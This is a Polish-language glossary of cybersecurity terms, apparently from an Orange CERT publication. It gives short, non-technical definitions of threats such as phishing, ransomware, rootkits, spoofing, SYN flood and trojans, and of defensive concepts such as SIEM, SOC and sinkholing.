MSISDN (ang. Mobile Station International Subscriber Directory Number) – numer telefonu; numer abonenta sieci komórkowej.

OWASP (ang. Open Web Application Security Project) – globalne stowarzyszenie, którego główną ideą jest poprawa bezpieczeństwa aplikacji webowych.

Phishing – oszustwo stosowane przez internetowych przestępców w celu pozyskania cennych informacji, takich jak: loginy i hasła, numery kart kredytowych czy numer PESEL. Nazwa bzdzi dźwiękowe skojarzenia z fishingiem, czyli łowieniem ryb. Przestępcy, podobnie jak wędkarze, stosują odpowiednio przygotowaną „przynętę”.

Podatność (ang. vulnerability) – błąd, luka; cecha sprzętu lub oprogramowania, stanowiąca zagrożenie dla bezpieczeństwa. Może zostać wykorzystana przez atakującego, jeżeli nie zostanie zainstalowana odpowiednia poprawka. Ransomware (ang. ransom – okup) – rodzaj złośliwego oprogramowania, który po wprowadzeniu do systemu użytkownika szyfruje pliki na dysku. Odszyfrowanie wymaga zapłacenia cyberprzestępcom okupu.

Robak (ang. worm) internetowy – samoreplikujący się złośliwy program komputerowy. Rozprzestrzenia się we wszystkich sieciach, do których jest podłączony zainfekowany komputer, wykorzystując luki w systemie operacyj-

nym lub naiwność użytkownika. Robak potrafi m.in. niszczyć pliki, wysyłać spam albo pełni funkcję backdoora lub konia trojańskiego.

Rootkit – program, którego zadaniem jest ukrycie obecności i aktywności złośliwego oprogramowania przed narzędziami zabezpieczającymi system. Rootkit usuwa ukrywane programy z listy procesów i jest wykorzystywany przez atakującego w celu uzyskania nieautoryzowanego dostępu do komputera.

SIEM (ang. Security Information and Event Management) – system pozwalający na gromadzenie, filtrowanie i korelację zdarzeń pochodzących z wielu różnych źródeł. Wyniki korelacji zdarzeń są wykorzystywane przez zespoły Security Operating Center (patrz: SOC) lub inne zajmujące się monitorowaniem stanu bezpieczeństwa usług.

Sinkholing (ang. hole – dziura) – polega na przekierowaniu niepożądanego ruchu sieciowego, generowanego przez złośliwe oprogramowanie lub botnety. Przekierowanie odbywa się pod adresy IP, gdzie zawartość tego ruchu może być przeanalizowana, jak również pod nieistniejące adresy IP.

Smishing (SMS phishing) – phishing realizowany za pomocą SMS-ów. Phishingowe SMS-y na ogół zawierają linki do fałszywych stron płatności elektronicznych lub złośliwych stron, które nakłaniają użytkownika do instalacji malware.

Sniffing – działanie polegające na podsłuchiwanie ruchu w sieci. Sniffing może być wykorzystany do zarządzania i usuwania problemów w sieci przez administratorów, ale także przez cyberprzestępców do przechwytywania poufnych informacji użytkowników (np. haseł). Popularnym atakiem wykorzystującym ten mechanizm jest MiTM (ang. Man in The Middle).

SOC (ang. Security Operations Center) – Operacyjne Centrum Bezpieczeństwa, łączące zarówno funkcje techniczne, jak i organizacyjne przy monitorowaniu zdarzeń, wykrywaniu incydentów bezpieczeństwa oraz do podejmowania reakcji. Wykorzystują one systemy typu SIEM korelujące zdarzenia z wielu źródeł (patrz: SIEM).

SPAM – niezamówione i niechciane wiadomości rozsyłane masowo, zazwyczaj przy użyciu poczty elektronicznej. Spam to najczęściej wiadomości reklamujące produkty lub usługi.

Spoofing – działanie wykorzystywane w nadużyciach w sieci. Najczęściej wykorzystywane są: Spoofing adresu IP – atakujący ukrywa prawdziwy adres, wskazując na inne źródło ataku; Spoofing adresu e-mail – atakujący podszywa się pod innego nadawcę; oraz Spoofing domen, który podczas ataku typu Phishing ma nakłonić ofiarę do kliknięcia w link i odwiedzenia odpowiednio spreparowanej strony internetowej podszywającej się pod znany podmiot (np. strona internetowa banku, firmy kurierskiej czy znanej organizacji publicznej) – patrz: Phishing.

Spyware (ang. spy software) – program szpiegujący działania użytkownika bez jego wiedzy. Zbierane informacje dotyczą m.in.: adresów odwiedzanych stron internetowych, adresów e-mail,

haseł czy numerów kart kredytowych. Do programów typu spyware należą np.: adware, trojany i keyloggers.

SSL (ang. Secure Socket Layer) – bezpieczny protokół zapewniający poufność i integralność transmisji danych. Obecnie najczęściej używana jest wersja SSLv3 uznawana za standard bezpiecznej wymiany danych i rozwijana pod nazwą TLS (ang. Transport Layer Security). Starsze wersje protokołu SSL nie powinny być wykorzystywane ze względu na ich podatności.

SSL negocjacja – etap, w którym uczestnicy konwersacji (systemy) dostosowują wzajemnie optymalne parametry komunikacji w taki sposób, aby zapewnić maksymalną zgodność protokołu (algorytmów) pomiędzy stronami. Jest to bardzo użyteczna, ale też niebezpieczna funkcja w przypadku podatnych wersji protokołu.

SYN (ang. synchronization) – jedna z flag protokołu TCP, wysłana przez klienta do serwera w celu zainicjalizowania połączenia.

SYN Flood (ang. flood – zalanie) – atak oparty jest na podatności protokołu TCP w procedurze three-way handshake. Atakujący wysyła na porty TCP datagramy z flagą SYN, która służy do inicjowania połączenia pomiędzy hostem źródłowym a docelowym. Następnie system atakowanego odpowiada wiadomością SYN-ACK, która otwiera port, i czeka na potwierdzenie nawiązania połączenia – czeka na flagę ACK od atakującego. Kolejny datagram z flagą ACK jednak nie jest przesyłany, przez co połączenie nigdy nie jest w pełni ustanawiane, ale przez określony czas ofiara oczekuje na potwierdzenie, utrzymując tablicę sesji, co wykorzystuje jej zasoby.

Trojan – koń trojański; złośliwy program, który umożliwia cyberprzestępcy zdalne przejście pełnej kontroli nad systemem komputerowym. Instalacja konia trojańskiego najczęściej odbywa się poprzez uruchomienie złośliwych aplikacji pochodzących z niezaufanych stron internetowych lub załączników e-mailowych. Poza zdalnym wykonywaniem komend trojan umożliwia podsłuchiwanie komunikacji i przechwycenie hasła użytkownika.

Vishing (Voice phishing) – phishing realizowany za pomocą głosowych połączeń telefonicznych. Jego skuteczność często zwiększana jest poprzez zastosowanie CLI spoofingu – odpowiedni numer prezentujący się osobie odbierającej połączenie pomaga przekonać ją, że połączenie inicjowane jest np. przez pracownika banku czy firmowego helpdesku, co zwiększa szansę oszustwa polegającego na nakłonieniu rozmówcy do przekazania poufnych informacji, zainstalowania złośliwego oprogramowania, czy też wejścia na fałszywą stronę WWW utworzoną w celu wyłudzenia danych logowania i haseł jednorazowych.

Wirus (ang. virus) – złośliwy program lub fragment kodu ukryty wewnątrz innego programu, który replikuje się w systemie operacyjnym użytkownika. W zależności od typu wirusa, posiada on różne funkcje destrukcyjne, od wyświetlania napisów na monitorze, poprzez usuwanie plików, a nawet formatowanie dysku. Od dekady ten typ zagrożenia ma coraz mniejsze znaczenie, ustępując miejsca innym zagrożeniom.

Więcej informacji znajdziesz na:
cert.orange.pl